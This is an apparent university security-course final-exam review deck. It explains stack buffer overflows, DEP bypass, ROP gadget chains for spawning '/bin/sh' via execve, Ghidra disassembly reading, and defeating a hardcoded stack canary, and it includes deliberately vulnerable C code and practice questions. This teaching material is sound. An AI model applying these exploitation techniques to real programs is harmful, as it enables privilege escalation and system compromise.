


EECS 388 Final Review

Exam Logistics

- Thursday, December 14th, 7 - 9 p.m.
 - **Arrive at least 10 min early**
 - In person! See Piazza for room assignments
 - **Bring your MCard!**
- Similar format to midterm
- Covers entire course, including lecture material and projects
- Special accommodations have been communicated via email

Review materials:

- **Crypto and Web:** Re-watch midterm review lecture
 - **Networking:** Reviewed during lab
 - **AppSec:** Reviewed during lecture
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Crypto and Web Topics

Please rewatch the **Midterm Review lecture** to review these topics.

Cryptography:

- Message Integrity (hashes and MACs)
- Randomness and Pseudorandomness (PRGs, one-time pads)
- Confidentiality (block and stream ciphers, cipher modes)
- Key Exchange (secure channels, Diffie-Hellman)
- Public-key Crypto (RSA encryption, digital signatures)


Web Security:

- Web Platform (SOP, cookie policies, etc.)
 - XSS attacks/defenses
 - CSRF attacks/defenses
 - SQL-injection attacks/defenses
 - HTTPS (TLS protocol, Web PKI)
 - HTTPS attacks and defenses
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


AppSec

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Important CPU Registers

- RSP: Stack pointer
- RBP: Frame/Base pointer
- RIP: Instruction pointer
- RAX, RDX, RCX, RBX, RDI, RSI
 - x64 call convention: first three function arguments go to **RDI, RSI, RDX**



```

void vulnerable(char *arg)
{
    char buf[100];
    strcpy(buf, arg);
}

int _main(int argc, char **argv)
{
    vulnerable(argv[1]);
    return 0;
}

/* Assume you have a 53 byte shellcode exploit
that will open a root shell when executed.
(Similar to project 4)
*/

// 1. Draw the stack frame just before
//    the call to strcpy
// 2. How many bytes of garbage should
//    your exploit contain? How do you know?
// 3. What should the return address be?

```

```

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```


Top of stack

Lower memory address

RDI: arg (ptr to our
python script output)

RSP


_main RBP

vuln RBP

Bottom of stack

_main RIP

Higher memory address




EDI: arg (ptr to our python script output)

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
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Uninitialized Space

_main RBP

_main RIP

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← vuln RBP

RAX: vul RBP - 0x70
(buffer)


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RSP →

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
RSI: arg (ptr to our python script output)

RDI: vul RBP - 0x70

RSP →

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vuln arg

Space for buf

_main RBP

_main RIP

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
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}

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vuln arg

Shellcode (53 bytes)

Padding (? bytes)

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RBP - 0x70

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
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


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Indirect Buffer Overflows

Need to understand the code first.

Same end goal: Overwrite return address!

```
void vulnerable(char *arg)
{
    int *p;
    int a;
    char buf[2048];

    strncpy(buf, arg, sizeof(buf) + 16);

    *p = a;
}
```

```
vulnerable(argv[1]);
```

```
void read_elements(FILE *f, int *buf, unsigned int count)
{
    unsigned int i;
    for (i=0; i < count; i++) {
        if (fread(&buf[i], sizeof(unsigned int), 1, f) < 1) {
            break;
        }
    }
}

void read_file(char *name)
{
    FILE *f = fopen(name, "rb");
    if (!f) {
        fprintf(stderr, "Error: Cannot open file\n");
        return;
    }


    unsigned int count;
    fread(&count, sizeof(unsigned int), 1, f);

    unsigned int *buf = alloca(count * sizeof(unsigned int));
    if (!buf) {
        return;
    }

    read_elements(f, buf, count);
}
```

```
read_file(argv[1]);
```

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Bypassing DEP

DEP: Data Execution Prevention

- Can't execute instructions on stack
- Shellcodes on stack are invalid now

```
void run_ls()
{
    execve("/bin/ls", NULL, NULL);
}

void do_nothing(char *a, char *b, char *d) {}

void vulnerable(char *filename)
{
    char *a, *b, *c;
    char buf[10];

    read_input(buf, filename);
    do_nothing(a, b, c);
}

int _main(int argc, char *argv[])
{
    if (argc < 2)
    {
        fprintf(stderr, "Error: Need a command-line argument\n");
        return 1;
    }

    setuid(0);
    vulnerable(argv[1]);
    run_ls();

    return 0;
}
```

Bypassing DEP

How to run command `"/bin/sh"` without shellcode

- Use code already in binary
 - `execve("/bin/sh", NULL, NULL)`
- But how to pass arguments?

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- X64 calling convention:
 - First argument: `%rdi`
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 - Third argument: `%rdx`
- We **can't** directly overwrite registers
 - We can only modify stack
 - Buffer overflow can **indirectly** overwrite these registers

```
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0x0000000000401e40 <+0>:      endbr64
0x0000000000401e44 <+4>:      push    rbp
0x0000000000401e45 <+5>:      mov     rbp, rsp
0x0000000000401e48 <+8>:      sub     rsp, 0x40
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0x0000000000401e5e <+30>:     mov     eax, 0x0
0x0000000000401e63 <+35>:     call   0x401dd4 <read_input>
0x0000000000401e68 <+40>:     mov     rdx, QWORD PTR [rbp-0x18]
0x0000000000401e6c <+44>:     mov     rcx, QWORD PTR [rbp-0x10]
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0x0000000000401e77 <+55>:     mov     rdi, rax
0x0000000000401e7a <+58>:     call   0x401e29 <do_nothing>
0x0000000000401e7f <+63>:     nop
0x0000000000401e80 <+64>:     leave
0x0000000000401e81 <+65>:     ret
```

How to overwrite registers?

a,b,c are declared **before** buf

- Allocated at higher address than buf
- Buffer overflow overwrites higher addresses
- So we **CAN** overwrite these variables

do_nothing() takes a,b,c as arguments


- Need to load them from stack to %rdi, %rsi, %rdx
- Overwrite these registers by **overwriting these variables on stack!**

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
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ROP

Overwrite return address with address of gadget

Gadget may contain pop instructions

Gadget ends in ret

Rinse and repeat!

Goal: Set up registers for syscalls

```
0x0456587 : pop rax ; ret
0x048c0ab : pop rdx ; pop rbx ; ret
0x040250f : pop rdi ; ret
0x040a57e : pop rsi ; ret
0x041b506 : syscall ; ret
0x13ff0450 : "/bin/sh"
```

%rax	System call	%rdi	%rsi	%rdx
59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]

ROP

Execute:

0x0456587
+ 0x048c0ab
+ 0x040250f
+ 0x040a57e
+ 0x041b506



Remember to put values
to pop between these
gadgets!

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Goal: Set up registers for syscalls

register values:

rax = 59


rdi = 0x13ff0450

rsi = 0x0

rdx = 0x0

%rax	System call	%rdi	%rsi	%rdx
59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]


Target Summaries

- Target 0- Overwriting a variable on the stack
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Ghidra

When you don't have
the source code.

“Best effort”
decompilation, based
on disassembly.



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What made each attack possible? When to use each one?



AppSec Practice

Tips

- You *won't* have an interactive debugger
- You *will* have everything needed to solve an overflow problem
- Identify and track important aspects of code
 - Where is user input ingested?
 - Is user input tampered with?
 - Where is the vulnerability?



The creators of BUNGLE! have gotten into the software business, rebranding themselves as **BOTCHD!** Admiring your work on Project 2, they've again hired you as a security consultant.

Your first assignment is an executable where the source code has gone missing. After opening the binary in Ghidra to examine its susceptibility to buffer overflow attacks, you find a suspicious function, `foo`, for which Ghidra's disassembly output is shown on **page 18** in the Appendix.

- (a) [2 points] Fill in the stack diagram below with the contents of the stack immediately before the `strcpy` call. Use the entries from the word bank below (you may not need them all, and some may be used multiple times):

Content at address <code>RBP-0x18</code>	<code>param_1</code>
Content at address <code>RBP-0x8</code>	Uninitialized memory
Address <code>RBP-0x8</code>	Saved RBP
Saved RIP, or return address	



Skim the output


```
*****
*                                     FUNCTION                                     *
*****
undefined foo(undefined8 param_1)
401745: f3 0f 1e fa                endbr64
401749: 55                          push     rbp
40174a: 48 89 e5                    mov      rbp, rsp
40174d: 48 83 ec 20                 sub      rsp, 32
401751: 48 89 7d e8                 mov      qword ptr [rbp - 24], rdi
401755: 48 8b 55 e8                 mov      rdx, qword ptr [rbp - 24]
401759: 48 8d 45 f8                 lea      rax, [rbp - 8]
40175d: 48 89 d6                    mov      rsi, rdx
401760: 48 89 c7                    mov      rdi, rax
401763: e8 b8 f8 ff ff             call     0x401020 <.plt>
401768: 90                          nop
401769: c9                          leave
40176a: c3                          ret
```

Look for stack changes

```
*****
*                                     FUNCTION                                     *
*****
undefined foo(undefined8 param_1)
401745: f3 0f 1e fa                                endbr64
  → 401749: 55                                           push    rbp
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401751: 48 89 7d e8                                mov     qword ptr [rbp - 24], rdi
401755: 48 8b 55 e8                                mov     rdx, qword ptr [rbp - 24]
401759: 48 8d 45 f8                                lea     rax, [rbp - 8]
40175d: 48 89 d6                                    mov     rsi, rdx
401760: 48 89 c7                                    mov     rdi, rax
401763: e8 b8 f8 ff ff                            call    0x401020 <.plt>
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Address $\text{RBP}-0\text{x}8$	Saved RBP
Saved RIP, or return address	



- (b) [2 points] To the left of the diagram above, draw an arrow indicating the address pointed to by RSP immediately before the `strcpy` call. To the right of the diagram, draw an arrow indicating the address pointed to by RBP.

(c) [2 points] How many bytes of “Uninitialized memory” exist in total on the stack diagram you drew, in decimal? _____
(If you did not use uninitialized memory, write 0.)

→ Uninitialized memory (8B)	(low address)
param_1	
Uninitialized memory (16B)	
Saved RBP ←	(high address)
Saved RIP	

- (c) [2 points] How many bytes of “Uninitialized memory” exist in total on the stack diagram you drew, in decimal?
(If you did not use uninitialized memory, write 0.)

$$16 + 8 = 24$$

→ Uninitialized memory (8B)	(low address)
param_1	
Uninitialized memory (16B)	
Saved RBP ←	(high address)
Saved RIP	

(d) [2 points] Which one of these is the most likely Ghidra decompilation of the function?

☐ `void foo(char *param_1) {
 char local_10[8];
 strcpy(local_10, param_1);
 return;
}`

☐ `void foo(char *str) {
 char buffer[4];
 strcpy(buffer, str);
}`


☐ `void func_08049cf5(char *param_1)
{
 char local_10[8];
 strcpy(local_10, param_1);
 return;
}`

☐ `void foo(char *param_1) {
 char local_10[4];
 void *padding;
 strcpy(local_10, param_1);
 return;
}`


```

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```



✓ void foo(char *param_1) {
 char local_10[8];
 strcpy(local_10, param_1);
 return;
}

○ void func_08049cf5(char *param_1)
{
 char local_10[8];
 strcpy(local_10, param_1);
 return;
}

○ void foo(char *str) {
 char buffer[4];
 strcpy(buffer, str);
} no return


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 strcpy(local_10, param_1);
 return;
}

Your next assignment is a piece of C code that **BOTCHD!** has developed. (It is a completely separate program from the binary you examined in parts a–d above.) The source code and some GDB output from the compiled binary are shown starting on **page 19** in the Appendix.

(e) [2 points] What is the vulnerable function in this piece of code, and why is it vulnerable?



```
1  #include <stdio.h>
2
3  void bar(char *arg) {
4      char buf[30];
5      strcpy(buf, arg);
6  }
7
8  int main(int argc, char **argv) {
9      if (argc != 2) {
10         fprintf(stderr, "Error: need a command-line argument\n");
11         return 1;
12     }
13     bar(argv[1]);
14     return 0;
15 }
```



```
1  #include <stdio.h>
2
3  void bar(char *arg) {
4      char buf[30];
5      strcpy(buf, arg); No input length check, vulnerable!
6  }
7
8  int main(int argc, char **argv) {
9      if (argc != 2) {
10         fprintf(stderr, "Error: need a command-line argument\n");
11         return 1;
12     }
13     bar(argv[1]);
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15 }
```

The compiled program uses a stack canary as a defense (not shown in the source). It is pushed to the stack immediately after (above) the saved EIP, and before (below) the saved EBP. At runtime, before returning from the function, the program checks whether the stack canary has changed, indicating an attack, and if so, terminates.

However, **BOTCHD!** didn't see the need for the stack canary to change between program executions, so the value is hardcoded at compile-time.

(f) [2 points] What is the security flaw of a hardcoded stack canary?



(g) [2 points] What is the address of the start of the buffer?

(h) [2 points] What is the value of the stack canary?



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0x7fffffff8c0

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(gdb) info reg

rax	0xffffffff8c0	140737488349376
rbx	0xffffffffb10	140737488349968
rcx	0x0	0
rdx	0xffffffff8c0	140737488349376
rsi	0xffffffffed70	140737488350576
rdi	0xffffffff8c0	140737488349376
rbp	0x7fffffff8f0	0x7fffffff8f0
rsp	0xffffffff8b0	0x7fffffff8b0
r8	0xfefefefefefeff	-72340172838076673
r9	0xffffffffffffff00	-256
r10	0x80	128
r11	0x206	518
r12	0x2	2
r13	0xffffffffeaf8	140737488349944
r14	0x4c17d0	4986832
r15	0x1	1
rip	0x401778	0x401778 <bar+51>
eflags	0x246	[PF ZF IF]
cs	0x33	51
ss	0x2b	43
ds	0x0	0
es	0x0	0
fs	0x0	0
gs	0x0	0

lea rax, [rbp - 48]

48 = 0x30

0x7fffffff8f0
- 0x000000030
= 0x7fffffff8c0

0x7fffffffffe8c0

This standard is for x86, not x64

For x64, canary is pushed after both RIP and RBP

[illegible]

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0x7fffffff8c0

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		rbp	0x7fffffff8f0					
	0x7fffffff8b8:	0x68	0xed	0xff	0xff	0xff	0x7f	0x00
	0x7fffffff8c0:	0x00	0x62	0x4c	0x00	0x00	0x00	0x00
	0x7fffffff8c8:	0x00	0x00	0x00	0x00	0x00	0x00	0x00
	0x7fffffff8d0:	0x18	0xe9	0xff	0xff	0xff	0x7f	0x00
	0x7fffffff8d8:	0x18	0x7f	0x48	0x00	0x00	0x00	0x00
	0x7fffffff8e0:	0xb0	0x17	0x4c	0x00	0x00	0x00	0x00
canary →	0x7fffffff8e8:	0xef	0xbe	0xad	0xde	0xde	0xc0	0xad
	0x7fffffff8f0:	0x10	0xe9	0xff	0xff	0xff	0x7f	0x00
